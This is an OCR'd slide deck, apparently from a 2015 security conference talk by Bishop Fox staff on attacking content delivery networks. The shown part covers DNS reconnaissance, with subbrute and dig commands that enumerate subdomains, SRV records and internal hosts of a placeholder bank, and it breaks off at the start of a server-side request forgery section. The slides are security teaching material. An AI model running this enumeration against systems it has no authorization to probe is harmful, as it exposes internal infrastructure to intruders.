BISHOP FOX®

Bypass Surgery Abusing Content Delivery Networks With Server Side Request Forgery (SSRF), Flash, and DNS

BY MIKE BROOKS AND MATTHEW BRYANT

August 6, 2015

Matthew Bryant (mandatory)

HAS BEEN KNOWN TO HACK THINGS

Security Consultant for Bishop Fox

Maintainer of The Hacker Blog: https://thehackerblog.com

@IAmMandatory

Signal Fingerprint

05 d4 6b db 51 31 9b 43 b6 6b c6 96 91 fb 3c 1e 60 3c 93 6b 4e 1f 55 8e 54 9a 93 e0 a4 c3 ad 99 34

rook

STACKOVERFLOW.COM & SECURITY.STACKEXCHANGE.COM

31,337

reputation

3 42 113


bio	website	bishopfox.com
	location	
	age	
visits	member for	4 years, 2 months
	visited	1034 days, 4 consecutive
	seen	10 mins ago
stats	profile views	2,247
	helpful flags	15
	recent names	1

Interconnected Services

WORKING BUT TANGLED

- Almost all modern web applications depend on third-party services to operate.

- These third parties are implicitly trusted and work invisibly in the background.



Content Delivery Networks


ONE PAGE SPAWNING MANY REQUESTS

- The web consists of many content delivery networks (CDNs) that deliver content via large distributed networks.

- When you visit your favorite sites, you unknowingly trust these services.

How People Think the Web Works...

ONE PAGE SPAWNING MANY REQUESTS




How People Think the Web Works...

ONE PAGE SPAWNING MANY REQUESTS

Here you go!

How It Actually Works...

ONE PAGE SPAWNING MANY REQUESTS



Many Sites Trusting a Few CDNs

WHAT COULD GO WRONG

- Many sites on the Internet trust a short list of CDNs to serve their content.
- What happens when a vulnerability is found in a CDN provider?
- The impact is severe and far reaching.

What happened?

ATTACK CHAINS


DNS RECONNAISSANCE

DNS HOLDS THE KEYS

A Divided Penetration Testing Scope

INFRASTRUCTURE

Internal



External

Profiling With DNS

TOOLS

DNS meta-query spider

- https://github.com/TheRook/subbrute

Search though a mass-reverse lookup DB

- https://dnsdumpster.com/

Brute-force forward-lookups

- https://github.com/darkoperator/dnsrecon

TheRook / subbrute

A DNS meta-query spider that enumerates DNS records, and subdomains. — Edit

Unwatch 46 | Unstar 385 | Fork 84

- Through (~3 hours) – Authoritative NS used by default

./subbrute.py google.com –p –s names_large

- Very Fast (~8 minutes) – Using Open Resolvers

./subbrute.py google.com –p –r resolvers.txt

Source: https://github.com/TheRook/subbrute

DNS Meta Queries

QUERIES ABOUT QUERIES

AXFR - Transfers entire zone file from the master name server to “secondary name servers”

ANY - Returns all records of all types known to the name server. If the name server does not have any information on the name, the request will be forwarded on.

dig any google.com @8.8.8.8

DNS META QUERY


```
;; ANSWER SECTION:
google.com.             299     IN      A       74.125.224.2
google.com.             299     IN      A       74.125.224.5
google.com.             299     IN      A       74.125.224.4
google.com.             299     IN      A       74.125.224.1
google.com.             299     IN      A       74.125.224.7
google.com.             299     IN      A       74.125.224.3
google.com.             299     IN      A       74.125.224.6
google.com.             299     IN      A       74.125.224.14
google.com.             299     IN      A       74.125.224.8
google.com.             299     IN      A       74.125.224.9
google.com.             299     IN      A       74.125.224.0
google.com.             299     IN      AAAA    2607:f8b0:4010:800::1007
google.com.             21599   IN      NS      ns1.google.com.
google.com.             21599   IN      NS      ns3.google.com.
google.com.             599     IN      MX      30 alt2.aspmx.l.google.com.
google.com.             21599   IN      TYPE257 \# 19 0005697373756573796D616E7465632E636F6D
google.com.             21599   IN      SOA     ns1.google.com. dns-admin.google.com. 4294967295 7200 1800 1209600 300
google.com.             599     IN      MX      40 alt3.aspmx.l.google.com.
google.com.             21599   IN      NS      ns4.google.com.
google.com.             599     IN      MX      50 alt4.aspmx.l.google.com.
google.com.             3599    IN      TXT     "v=spf1 include:_spf.google.com ~all"
google.com.             599     IN      MX      20 alt1.aspmx.l.google.com.
google.com.             599     IN      MX      10 aspmx.l.google.com.
google.com.             21599   IN      NS      ns2.google.com.
```

./subbrute.py google.com –p –o goog.csv

DNS META QUERY SPIDER

```
;; ANSWER SECTION:
google.com.             299     IN      A       74.125.224.2
google.com.             299     IN      A       74.125.224.5
google.com.             299     IN      A       74.125.224.4
google.com.             299     IN      A       74.125.224.1
google.com.             299     IN      A       74.125.224.7
google.com.             299     IN      A       74.125.224.3
google.com.             299     IN      A       74.125.224.6
google.com.             299     IN      A       74.125.224.14
google.com.             299     IN      A       74.125.224.8
google.com.             299     IN      A       74.125.224.9
google.com.             299     IN      A       74.125.224.0
google.com.             299     IN      AAAA    2607:f8b0:4010:800::1007
google.com.             21599   IN      NS      ns1.google.com.
google.com.             21599   IN      NS      ns3.google.com.
google.com.             599     IN      MX      30 alt2.aspmx.l.google.com.
google.com.             21599   IN      TYPE257 \# 19 0005697373756573796D616E7465632E636F6D
google.com.             21599   IN      SOA     ns1.google.com. dns-admin.google.com. 4294967295 7200 1800 1209600 300
google.com.             599     IN      MX      40 alt3.aspmx.l.google.com.
google.com.             21599   IN      NS      ns4.google.com.
google.com.             599     IN      MX      50 alt4.aspmx.l.google.com.
google.com.             3599    IN      TXT     "v=spf1 include:_spf.google.com ~all"
google.com.             599     IN      MX      20 alt1.aspmx.l.google.com.
google.com.             599     IN      MX      10 aspmx.l.google.com.
google.com.             21599   IN      NS      ns2.google.com.
```

Types of Records Found on Google.com



Total Records: **3056**

Total Subdomains: **358**

RFC-6844: DNS Certificate Pinning

DNS RECORD TYPE 257

DNS Certification Authority Authorization

From Wikipedia, the free encyclopedia

(Redirected from CAA record)

DNS Certification Authority Authorization (**CAA**) uses the Internet's Domain Name System to specify which Certificate Authorities may be regarded as authoritative for a domain. This is intended to support additional cross-checking at the client end of TLS connections to attempt to prevent certificates issued by CAs other than the specified CAs from being used to spoof the identity of websites or perform man-in-the-middle attacks on them.

Source: https://en.wikipedia.org/wiki/DNS_Certification_Authority_Authorization

Google Chrome will banish Chinese certificate authority for breach of trust [Updated]

Draconian move follows the issuance of certificates masquerading as Google domains.

by **Dan Goodin** - Apr 1, 2015 8:55pm PDT

Share Tweet 104

http://arstechnica.com/security/2015/04/google-chrome-will-banish-chinese-certificate-authority-for-breach-of-trust/

RFC-6698: DNSSEC PKI

DNS-based Authentication of Named Entities

From Wikipedia, the free encyclopedia

> *"DANE" redirects here. For the Colombian department of statistics, see National Administrative Department of Statistics.*

DNS-based Authentication of Named Entities (**DANE**) is a protocol to allow X.509 certificates, commonly used for Transport Layer Security (TLS), to be bound to DNS names using Domain Name System Security Extensions (DNSSEC).[1]

Source: https://en.wikipedia.org/wiki/DNS-based_Authentication_of_Named_Entities

SRV Record Enumeration

VOIP, CALENDAR, AND LDAP SERVICES

- _caldav._tcp.google.com,SRV,5 0 80 calendar.google.com.
- _jabber-client._tcp.google.com,SRV,20 0 5222 alt1.xmpp.l.google.com.
- _ldap._tcp.google.com,SRV,5 0 389 ldap.google.com.
- _xmpp-client._tcp.google.com,SRV,5 0 5222 xmpp.l.google.com._xmpp-
- server._tcp.google.com,SRV,5 0 5269 xmpp-server.l.google.com.

Akamai EdgeSuite - DNS

SOP BYPASS AT SCALE

static.fbcdn.com

static.facebook.com.edgesuite.net.

a1860.g.akamai.net.

64.145.75.11

subbrute - Internal Network Assessment

VOIP, CALENDAR, AND LDAP SERVICES

subbrute.exe MicrosoftDomain.com –r internal_resolvers.txt –s names_large.txt

... 19 domain controllers found...

_ldap._tcp.dc._msdcs.MicrosoftDomain.com,SRV,0 100 389 rangers.LegitBank.com.

_ldap._tcp.dc._msdcs.MicrosoftDomain.com,SRV,0 100 389 sharks.DOMAIN.com.

_ldap._tcp.dc._msdcs.MicrosoftDomain.com,SRV,0 100 389 canucks.DOMAIN.com.

A Common DNS Misconfiguration

CWE-203: Information Exposure Through Discrepancy

Information Exposure Through Discrepancy

Weakness ID: 203 *(Weakness Class)* **Status:** Incomplete

Description

Description Summary

The product behaves differently or sends different responses in a way that exposes security-relevant information about the state of the product, such as whether a particular operation was successful or not.

Source: https://cwe.mitre.org/data/definitions/203.html

./subbrute.py LegitBank.com –p –o comp

NOERROR RESPONSES

_domainkey.LegitBank.com,NOERROR,

sci.LegitBank.com,NOERROR,

vcs.LegitBank.com,NOERROR,

dev.LegitBank.com,NOERROR,

internal.LegitBank.com,NOERROR

NOERROR?

INTERNAL ADDRESSES

cat comp | grep NOERROR > comp.ne

./subbrute.py –t comp.ne –p –o comp.internal

ldap.sci.LegitBank.com,CNAME,prod-ldap-proxy-vip.sci.LegitBank.com.

prod-ldap-proxy-vip.sci.LegitBank.com, CNAME,prod-ldap-proxy-vip-sv4.sci.LegitBank.com.

prod-ldap-proxy-vip-sv4.sci.LegitBank.com, A,10.30.40.40

NOERROR?


CONTINUED

./subbrute.py –t comp.ne –p –o comp.internal

…

accounting.internal.LegitBank.com, A,10.30.0.41

monitoring.internal.LegitBank.com, A,10.30.0.42




SERVER-SIDE REQUEST FORGERY

IT'S A TRUST THING

Server Trust

CROSSING THE ORIGIN BOUNDARY



Search for “Cross Domain Proxy”

FIRST TWO HITS ARE SSRF

JavaScript Developer Center : Use a Web Proxy for Cross ...

https://developer.yahoo.com/javascript/howto-**proxy**.html

JavaScript: Use a Web **Proxy** for **Cross-Domain** XMLHttpRequest Calls. The XMLHttpRequest object (also known as the XMLHTTP object in Internet Explorer) is ...

softius/php-cross-domain-proxy · GitHub

https://github.com/softius/php-**cross-domain-proxy**

Aug 17, 2014 - PHP Proxy for Cross Domain Requests. Contribute to php-**cross-domain-proxy** development by creating an account on GitHub.

SSRF tools

TOOLS

Netcat for the 21st century

- https://nmap.org/ncat/

HTTP Request and Response Service

